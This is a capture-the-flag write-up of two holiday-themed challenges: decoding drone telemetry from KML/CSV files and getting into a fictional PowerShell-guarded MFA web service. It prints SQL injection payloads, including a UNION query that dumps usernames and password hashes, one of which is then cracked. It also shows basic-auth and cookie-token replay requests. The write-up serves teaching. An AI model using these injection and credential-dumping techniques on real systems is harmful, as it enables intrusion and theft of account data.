Help the elf defecting from Team Wombley get invaluable, top secret intel to Team Alabaster. Find Chimney Scissorsticks, who is hiding inside the DMZ.

🎯 Goals


Find hidden messages in the drone flight logs in KML format.

📝 Side Note

A DMZ (Demilitarized Zone) in computer networking is like a buffer zone that separates a company's public services (like websites and email servers) from its private network. This separation helps protect the private network from hackers.

🔎 Solution Steps for Silver


When we open the terminal, we are presented with a web interface. From the hamburger menu (3 lines at the top), open `Menu`, `FileShare`, and there is a link to a KML file, `fritjolf-Path.kml`. There is also a link to a login page.




💡 Background Info: KML


Keyhole Markup Language (KML) is an XML-based format that stores geographic data and related content. KML files can contain points, lines, polygons, imagery, graphics, pictures, attributes, and HTML. You can view KML files in free applications like Google Earth and ArcGIS Explorer.

Import the KML file into Google Earth to find the path spelling `GUMDROP1`.



Using `fritjolf` / `GUMDROP1` to login, we get new pages to explore.






Fritjolf's profile page has a CSV file which has a whopping 187 columns! AI tools tell me they are drone telemetry data which is no surprise given our context. The web-based version of Google Earth doesn't allow importing of csv files. The free Google Earth Pro does, but it needs to installed which I preferred not doing. And besides, I live for finding workarounds (even if they do take longer sometimes)!


Converting CSV to KML: First, we need to extract the coordinates. We can use the cut tool to extract the longitude, latitude, and height (columns 5-7):

```
% cut -f5-7 -d, Preparations-drone-name.csv > Prep_coords.csv
```

I found an online tool, https://convertcsv.com/csv-to-kml.htm, that converts CSV files to KML. Use these settings in step 4:




We can now upload the data into Google Earth like we did earlier. Using the oddly satisfying `Fly to` feature for each point, we see that the roads/trees by each point form a shape of letters that spell `ELF-HAWK`.



Searching for this drone on the challenge website, we get another csv file and hints that refer to LONGitude and LATitude.


Silver Answer

Plotting the lat/long (col E + F) in Excel using scatter with smooth lines, it prints out the word: DroneDataAnalystExpertMedal



Alternative Solution Steps for Silver

You could also use other spreadsheets (OpenOffice Calc, MacOS Numbers), online tools (example), or Python's matplotlib.



🔎 Solution Steps for Gold

Chimney Scissorsticks gives a hint to solve the gold challenge:

```
But I need you to dig deeper. Make sure you're checking those file structures carefully, and remember—rumor has
it there is some injection flaw that might just give you the upper hand. Keep your eyes sharp!
```


💡 Background Info: SQLi


SQL injection (SQLi) is a way users can trick a website into giving them unintended access to its database. They do this by typing special code into a form field, which the website then mistakenly runs as a command. This can let the attacker see, change, or delete the information stored in the database.


For this, a common SQL injection can be used. `jamesm' OR 1=1; --`


- `jamesm'`: this is just a random search with the single quote `'` closing the search term.
- `OR 1=1`: adding a condition that is always true that would trigger a successful match.
- `; --`: the semicolon `;` finishes query statement, and two dashes `--` turns the remainder of the query into a comment.

The injection makes the webpage return 3 new drone names: `Pigeon-Lookalike-v4`, `FlyingZoomer`, and `Zapper`.









A comment from the `Pigeon-Lookalike-v4` drone appears to be a clue since `TRUE` and `FALSE` are capitalized.

💡 Background Info: TRUE/FALSE

- `TRUE`/`FALSE` are often associated with `1` and `0` respectively in the Boolean data type. Each would considered one bit.
- With a sequence `1`s and `0`s, it's common to convert this to letters/words of using ASCII or UTF-8 encoding by grouping every 8 bits into 1 byte.

Here is a bash one liner to extract all the TRUE|FALSE and convert them to 1s and 0s.

```
egrep -o 'TRUE|FALSE' ELF-HAWK-dump.csv| sed 's/TRUE/1/' | sed 's/FALSE/0/' | tr -d '\n' > binary.txt
```

Here's the breakdown:

- `egrep -o 'TRUE|FALSE' ELF-HAWK-dump.csv`: This extracts just the `TRUE` and `FALSE` strings from the CSV file.
- `sed 's/TRUE/1/' | sed 's/FALSE/0/'`: These replace `TRUE` with `1` and `FALSE` with `0`.
- `tr -d '\n' > binary.txt`: This removes all the carriage returns and writes the output to the file, `binary.txt`.


I asked an AI tool for Python code to convert every 8 bits to a character, then save the output to a file.

```
def binary_to_ascii(file_path, output_path):
    try:
        with open(file_path, 'r') as file:
            binary_data = file.read().strip()

        # Split the binary string into 8-bit chunks
        ascii_characters = []
        for i in range(0, len(binary_data), 8):
            byte = binary_data[i:i+8]
            # Convert the binary byte to an integer, then to a character
            ascii_characters.append(chr(int(byte, 2)))

        ascii_string = ''.join(ascii_characters)# Join the characters into a string
```


```
        with open(output_path, 'w') as output_file:
            output_file.write(ascii_string) # Write the ASCII string to the output file
    except Exception as e:
        print(f"An error occurred: {e}")

input_file = 'binary.txt'  # Replace with your input file name
output_file = 'ascii_output.txt'  # Replace with your desired output file name
binary_to_ascii(input_file, output_file) # Perform the conversion
```

Gold Answer

We get an ASCII picture of a drone. EXPERTTURKEYCARVERMEDAL, relating the carving of data like the carving of a turkey. 😊



Alternate Solution Steps for Gold Using CyberChef



Breakdown of the recipe:

1. Load ELF-HAWK-dump.csv file into CyberChef.
2. Add the `Regular expression` operation to extract `TRUE`/`FALSE` strings. Select `List matches` for the output format.
3. Add the `Remove whitespace` operation to remove carriage returns.
4. Add the `Find/Replace` operation to replace `FALSE` with `0`.
5. Add the `Find/Replace` operation to replace `TRUE` with `1`.
6. Add the `From Binary` operation to convert every `8` bits to letters.

Side Note

We can perform an additional SQL injection attack called an SQL injection UNION attack. This allows us to query other tables in the database. `users` is a common table with `username` and `password` being common columns for it.

```
' UNION SELECT username,password,1 from users--
```

From this attack, we get the following data returned:

```
Name: brynne, Quantity: 2fd03c8ea542a7fd85ca4ebbcc13d5ca, Weapons: 1
Name: filo, Quantity: 3c3a4f722ec77c1712941003443a4d83, Weapons: 1
Name: fritjolf, Quantity: 2bb7ab7713cc012f02eb03c95f6e4443, Weapons: 1
Name: lira, Quantity: 9eb6c13b1b18bc785ffb84d977bf5499, Weapons: 1
Name: pip, Quantity: e54efff9e6258bef3eb35f093e3bae00, Weapons: 1
Name: sprigg, Quantity: 4f7f1b7c49fa2b0cc22e2d2599f1f2e5, Weapons: 1
Name: tylwen, Quantity: b9af6f935826ae1a89ecba72476fbcba, Weapons: 1
```

Sites like crackstation.net have precomputed hashes for people to search on. From there, pip's hash was found to be `RumbleInTheJungle` (Boxing reference). With the password, I could log into his account and pull his profile:

After poking around more, I found I could get everyone's bio's using this SQLi Union attack:

```
' UNION SELECT username,bio,1 from users--
```

Key Learnings

- How to use KML files to plot coordinates.
- How to convert CSV files to KML.
- How to plot latitude and longitude coordinates on a chart.
- How to perform SQL Injection attacks to extract additional data from a backend database.
- How to extract, convert, and decode TRUE/FALSE to extract a secret message using Bash, Python, and Cyberchef.

Act 2: PowerShell ❄ ❄ ❄ ❄ ❄

Team Wombley is developing snow weapons in preparation for conflict, but they've been locked out by their own defenses. Help Piney with regaining access to the weapon operations terminal.

Goals

Learn PowerShell while regaining access to the weapon operations terminal.

Key Hints

- I overheard some of the other elves talking. Even though the endpoints have been redacted, they are still operational. This means that you can probably elevate your access by communicating with them. I suggest working out the hashing scheme to reproduce the redacted endpoints. Luckily one of them is still active and can be tested against. Try hashing the token with SHA256 and see if you can reliably reproduce the endpoint. This might help, pipe the tokens to Get-FileHash -Algorithm SHA256.
- They also mentioned this lazy elf who programmed the security settings in the weapons terminal. He created a fakeout protocol that he dubbed Elf Detection and Response "EDR". The whole system is literally that you set a threshold and after that many attempts, the response is passed through... I can't believe it. He supposedly implemented it wrong so the threshold cookie is highly likely shared between endpoints!

Background Info: PowerShell

PowerShell is a tool created by Microsoft for automating tasks on systems running Windows, Linux, and macOS. It allows users to write scripts and use commands to manage and control their systems more easily and efficiently.

🔎 Solution Steps for Silver

1) There is a file in the current directory called 'welcome.txt'. Read the contents of this file

```
PS /home/user> Get-Content -Path ./welcome.txt
System Overview
The Elf Weaponry Multi-Factor Authentication (MFA) system safeguards access to a classified armory containing
elf weapons. This high-security system is equipped with advanced defense mechanisms, including canaries, retinal
scanner and keystroke analyzing, to prevent unauthorized access. In the event of suspicious activity, the system
automatically initiates a lockdown, restricting all access until manual override by authorized personnel.

Lockdown Protocols
When the system enters lockdown mode, all access to the armory is frozen. This includes both entry to and
interaction with the weaponry storage. The defense mechanisms become active, deploying logical barriers to
prohibit unauthorized access. During this state, users cannot disable the system without the intervention of an
authorized administrator. The system logs all access attempts and alerts central command when lockdown is
triggered.

Access and System Restoration
To restore access to the system, users must follow strict procedures. First, authorized personnel must identify
the scrambled endpoint. Next, they must deactivate the defense mechanisms by entering the override code and
presenting the required token. After verification, the system will resume standard operation, and access to
weaponry is reactivated.
```

📝 Side Notes: PowerShell basics and tmux

- `gc` is an alias for `Get-Content`. Also, the `-Path` is optional.
- The `<tab>` button autocompletes filenames and commands. A fast way to type the above is `gc w<tab>`.
- To go back in the command history, you can simply press the up arrow
- The session is using tmux, a terminal multiplexer. To scroll up to see the buffer, press `ctrl + b` then release, then press the `PageUp`. To exit, press `Esc` once and wait a couple seconds.
- If you're in Windows/Linux, to paste, press `ctrl + shift + v`. To copy, `ctrl + insert` or right click with your mouse and click copy (`ctrl + shift + c` opens DevTools). In MacOS, `command + c/v` works for copying/pasting.

2) Geez that sounds ominous, I'm sure we can get past the defense mechanisms.

We should warm up our PowerShell skills.

How many words are there in the file? 180

💡 Background Info: Measure-Object and pipelines

- Measure-Object. Calculates the numeric properties of objects, and the characters, words, and lines in string objects, such as files of text.
- The pipe `|` is a powerful feature in PowerShell (and Bash) that allows for chaining commands by passing the output of one command as input to another.

```
PS /home/user> Get-Content ./welcome.txt |  Measure-Object -word

Lines Words Characters Property
----- ----- ---------- --------
        180
```

3) There is a server listening for incoming connections on this machine, that must be the weapons terminal. What port is it listening on? 1225

💡 Background Info: Netstat

netstat is not a PowerShell command but rather a Windows one that displays various network related information.

```
PS /home/user> netstat -a
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 localhost:1225          0.0.0.0:*               LISTEN
tcp6       0      0 172.17.0.10:43698       52.188.247.147:443      ESTABLISHED
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  2      [ ACC ]     STREAM     LISTENING     48609417 /tmp/dotnet-diagnostic-272-6587007-socket
unix  2      [ ACC ]     STREAM     LISTENING     48608242 /tmp/CoreFxPipe_PSHost.DB469722.272.None.pwsh
unix  2      [ ACC ]     STREAM     LISTENING     48585576 /tmp/tmux-1050/default
unix  3      [ ]         STREAM     CONNECTED     48588524 /tmp/tmux-1050/default
unix  3      [ ]         STREAM     CONNECTED     48588878
```

📝 Side Note

PowerShell has its own command of showing listening ports, `Get-NetTCPConnection`, but it's not available in this session.

4) You should enumerate that webserver. Communicate with the server using HTTP, what status code do you get?

💡 Background Info: Invoke-WebRequest

The `Invoke-WebRequest` cmdlet is like curl sending HTTP and HTTPS requests to a web page or web service. It parses the response and returns collections of links, images, and other significant HTML elements. Reference

```
PS /home/user> Invoke-WebRequest -Uri "http://localhost:1225"
Invoke-WebRequest: Response status code does not indicate success: 401 (UNAUTHORIZED).
```

📝 Side Note

- `iwr` is an alias to `Invoke-WebRequest`, and `-Uri` can be omitted if the URL is the first argument.

5) It looks like defensive measures are in place, it is protected by basic authentication.

Try authenticating with a standard admin username and password.

First create a credential object with `admin`/`admin` as credentials, and then make the request using that object.

```
PS /home/user> $cred = New-Object System.Management.Automation.PSCredential("admin", (ConvertTo-SecureString
"admin" -AsPlainText -Force))
PS /home/user> iwr http://localhost:1225 -Credential $cred -AllowUnencryptedAuthentication -outfile homepage
PS /home/user> gc ./homepage
<html>
<body>
<pre>
--------------------------------------------------
🪖 Elf MFA webserver 🪖                                                                    2]
⚔️ Grab your tokens for access to weaponry ⚔️
⚔️ Warning! Sensitive information on the server, protect at all costs. ⚔️
⚔️ Basic obfuscation and evasion tactics deployed ⚔️
--------------------------------------------------
Current endpoints
<a href="http://localhost:1225/endpoints/1">Endpoint 1</a>
<a href="http://localhost:1225/endpoints/2">Endpoint 2</a>
...<snipped>
<a href="http://localhost:1225/endpoints/50">Endpoint 50</a>
--------------------------------------------------
</pre>
</body>
</html>
```

6) There are too many endpoints here.

Use a loop to download the contents of each page. What page has 138 words?

When you find it, communicate with the URL and print the contents to the terminal.

With help of AI tools, I got the following script to loop through all the URLs and find the page with 138 words:

```
PS /home/user> for ($i = 1; $i -le 50; $i++) {
$response = iwr "http://localhost:1225/endpoints/$i" -Credential $cred -AllowUnencryptedAuthentication
$wordCount = ($response.Content -split '\s+').Count
if ($wordCount -eq 138) {
        Write-Output "Found page with 138 words: $url"
        Write-Output "Page Content:"
        Write-Output $response.Content
        Break }}
Found page with 138 words: http://localhost:1225/endpoints/13
Page Content:
<html><head><title>MFA token scrambler</title></head><body><p>Yuletide cheer fills the air,<br>    A season of
love, of care.<br>    The world is bright, full of light,<br>    As we celebrate this special night.<br>    The
tree is trimmed, the stockings hung,<br>    Carols are sung, bells are rung.<br>    Families gather, friends
unite,<br>    In the glow of the fire's light.<br>    The air is filled with joy and peace,<br>    As worries
and cares find release.<br>    Yuletide cheer, a gift so dear,<br>    Brings warmth and love to all near.<br>
May we carry it in our hearts,<br>    As the season ends, as it starts.<br>    Yuletide cheer, a time to
share,<br>    The love, the joy, the care.<br>    May it guide us through the year,<br>    In every laugh, in
every tear.<br>    Yuletide cheer, a beacon bright,<br>    Guides us through the winter night </p><p> Note to
self, remember to remove temp csvfile at http://127.0.0.1:1225/token_overview.csv</p></body></html>
```

📝 Side Note

Like we saw in Elf Minder, here's a "mistake" where a developer made a reminder for themselves to do something but did not.

7) There seems to be a csv file in the comments of that page.

That could be valuable, read the contents of that csv-file!

```
PS /home/user> iwr http://localhost:1225/token_overview.csv -Credential $cred -AllowUnencryptedAuthentication -
outfile token_overview.csv
PS /home/user> gc ./token_overview.csv

file_MD5hash,Sha256(file_MD5hash)
04886164e5140175bafe599b7f1cacc8,REDACTED
664f52463ef97bcd1729d6de1028e41e,REDACTED
```

```
...<snipped>
5f8dd236f862f4507835b0e418907ffc,4216B4FAF4391EE4D3E0EC53A372B2F24876ED5D124FE08E227F84D687A7E0
6C
# [*] SYSTEMLOG
# [*] Defence mechanisms activated, REDACTING endpoints, starting with sensitive endpoints
# [-] ERROR, memory corruption, not all endpoints have been REDACTED
# [*] Verification endpoint still active
# [*] http://127.0.0.1:1225/tokens/<sha256sum>
# [*] Contact system administrator to unlock panic mode
# [*] Site functionality at minimum to keep weapons active
```

This has 50 file_MD5hash values (tokens). And thanks to a memory corruption, one `Sha256` value was not REDACTED.

Side Note

The file_MD5hash values are tokens issued by the server to clients as they log in. As we'll see in the next questions, this token is to be set as a cookie. And from the URL above in cyan, the token's SHA256 hash is to be set in the URL path after `/tokens`. This multi-layer security ("defense in depth") makes it harder for attackers to gain unauthorized access.

8) Luckily the defense mechanisms were faulty!

There seems to be one api-endpoint that still isn't redacted! Communicate with that endpoint!

Using SHA256 hash of the token with the `/tokens` URL above, we get an error saying the cookie, token, is missing.

```
PS /home/user> iwr http://localhost:1225/tokens/4216B4FAF4391EE4D3E0EC53A372B2F24876ED5D124FE08E227F84D687A7E06C
-Credential $cred -AllowUnencryptedAuthentication

StatusCode        : 200
StatusDescription : OK
Content           : <h1>[!] ERROR: Missing Cookie 'token'</h1>
RawContent        : HTTP/1.1 200 OK
<snipped>
```

9) It looks like it requires a cookie token, set the cookie and try again.

Adding the cookie with its value of the token into the headers, we are given the path to use it at, `mfa_validate`. The code `1733370550.2176185` as the `href` link is the MFA token.

```
PS /home/user> iwr
http://localhost:1225/tokens/4216B4FAF4391EE4D3E0EC53A372B2F24876ED5D124FE08E227F84D687A7E06C -Credential $cred
-AllowUnencryptedAuthentication -Headers @{"Cookie" = "token=5f8dd236f862f4507835b0e418907ffc"}

StatusCode        : 200
StatusDescription : OK
Content           : <h1>Cookie 'mfa_code', use it at <a href='1733370550.2176185'>/mfa_validat
                    e/4216B4FAF4391EE4D3E0EC53A372B2F24876ED5D124FE08E227F84D687A7E06C</a></h1
...
```

Even though the above give us the `mfa_code`, it doesn't trigger the answer. We need to have it output it specifically:

```
PS /home/user> (iwr
http://localhost:1225/tokens/4216B4FAF4391EE4D3E0EC53A372B2F24876ED5D124FE08E227F84D687A7E06C -Credential $cred
-AllowUnencryptedAuthentication -Headers @{"Cookie" = "token=5f8dd236f862f4507835b0e418907ffc"}).Content
<h1>Cookie 'mfa_code', use it at <a
href='1735511983.754449'>/mfa_validate/4216B4FAF4391EE4D3E0EC53A372B2F24876ED5D124FE08E227F84D687A7E06C</a></h1>
```

Side Notes: Alternate Cookie Setting and MFA

- You could also set cookies in a web session object, but it's a bit more complicated.

```
$session = New-Object Microsoft.PowerShell.Commands.WebRequestSession
$session.Cookies.Add((New-Object System.Net.Cookie("token",
"5f8dd236f862f4507835b0e418907ffc","/","localhost")))
iwr  http://localhost:1225/tokens/4216B4FAF4391EE4D3E0EC53A372B2F24876ED5D124FE08E227F84D687A7E06C -
Credential $cred -AllowUnencryptedAuthentication -WebSession $session
```

- The code received is an MFA (Multi-Factor Authentication) token. MFA is a security process that requires you to provide two or more verification methods to access your account. This usually includes something you know (like a password), and something you have (like a phone to receive a text message or an authentication app) or something you are (like a fingerprint). This way, even if someone steals your password, they still can't access your account without the second form of verification.

10) Sweet we got a MFA token! We might be able to get access to the system.

Validate that token at the endpoint!

After obtaining our MFA token, we want to test to see if it works. We add the MFA token as additional cookie in our request, but we get an error that the timeout is 2 seconds. The timeout is a security measure to prevent attackers from stealing them.

```
PS /home/user> iwr
http://localhost:1225/mfa_validate/4216B4FAF4391EE4D3E0EC53A372B2F24876ED5D124FE08E227F84D687A7E06C -Credential
$cred -AllowUnencryptedAuthentication -Headers @{ "Cookie" = "token=5f8dd236f862f4507835b0e418907ffc ;
mfa_token=1733370550.2176185"}
StatusCode        : 200
StatusDescription : OK
Content           : <h1>[!] System currently in lock down</h1><br><h1>[!] Failure, t
                    oken has expired. [*] Default timeout set to 2s for security rea
                    sons</h1>
```

To speed things up, we need to obtain the MFA token and perform the validation in one command. The following extracts the MFA code using the `.Links.href` properties of the `iwr` response object.

```
PS /home/user> (iwr
http://localhost:1225/tokens/4216B4FAF4391EE4D3E0EC53A372B2F24876ED5D124FE08E227F84D687A7E06C -Credential $cred
-AllowUnencryptedAuthentication -Headers @{"Cookie" = "token=5f8dd236f862f4507835b0e418907ffc"}).Links.href
1735512478.148906
```

I assign this to a variable, `$mfa_token` for one command. I append a second command using `;` which does the iwr request with the MFA token in the cookie. This gives us the Base64 flag.

```
PS /home/user> $mfa_token = (iwr
http://localhost:1225/tokens/4216B4FAF4391EE4D3E0EC53A372B2F24876ED5D124FE08E227F84D687A7E06C -Credential $cred
-AllowUnencryptedAuthentication -Headers @{"Cookie" = "token=5f8dd236f862f4507835b0e418907ffc"}).Links.href ;
(iwr  http://localhost:1225/mfa_validate/4216B4FAF4391EE4D3E0EC53A372B2F24876ED5D124FE08E227F84D687A7E06C -
Credential $cred -AllowUnencryptedAuthentication -Headers @{ "Cookie" = "token=5f8dd236f862f4507835b0e418907ffc
; mfa_token=$mfa_token"}).content
<h1>[+]
Success</h1><br><p>Q29ycmVjdCBUb2tlbiBzdXBwbGllZCwgeW91IGFyZSBncmFudGVkIGFjY2VzcyB0byB0aGUgc25vdyBjYW5ub24gdGVyb
WluYWwuIEhlcmUgaXMgeW91ciBwZXJzb25hbCBwYXNzd29yZCBmb3IgYWNjZXNzOiBTbm93TGVvcGFyZDJSZWFkeUZvckFjdGlvbg==</p>
```

11) That looks like base64! Decode it so we can get the final secret!

I used AI tools to tell me how to Base64 decode using PowerShell: (Bash would simply be `echo <base64 string> | base64 -d`)

```
PS /home/user>
[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("Q29ycmVjdCBUb2tlbiBzdXBwbGllZCwgeW91I
GFyZSBncmFudGVkIGFjY2VzcyB0byB0aGUgc25vdyBjYW5ub24gdGVybWluYWwuIEhlcmUgaXMgeW91ciBwZXJzb25hbCBwYXNzd29yZCBmb3IgY
WNjZXNzOiBTbm93TGVvcGFyZDJSZWFkeUZvckFjdGlvbg=="))
Correct Token supplied, you are granted access to the snow cannon terminal. Here is your personal password for
access: SnowLeopard2ReadyForAction
```

🔎 Solution Steps for Gold

From the hints, I deduce the following:

- We need to authenticate with one of the REDACTED endpoints.
- We use `Get-FileHash -Algorithm SHA256` to get the hash.
- The cookie values need to be set.
- After exceeding thresholds on attempts, we will be allowed in.

Even though the SHA256 hashes were redacted, it's trivial to calculate them using CLI or CyberChef. One gotcha is that the SHA256 hash is not of the token string. It is a hash of a file containing that string. This aligns with the hint. In other words:

```
% echo -N 45ffb41c4e458d08a8b08beeec2b4652 | sha256sum
c024a48810405d1e3bbf38d3da38d0715bae0e728b3dd077724a43144c3cb229  -      # WRONG

% cat token1
45ffb41c4e458d08a8b08beeec2b4652
% sha256sum token1
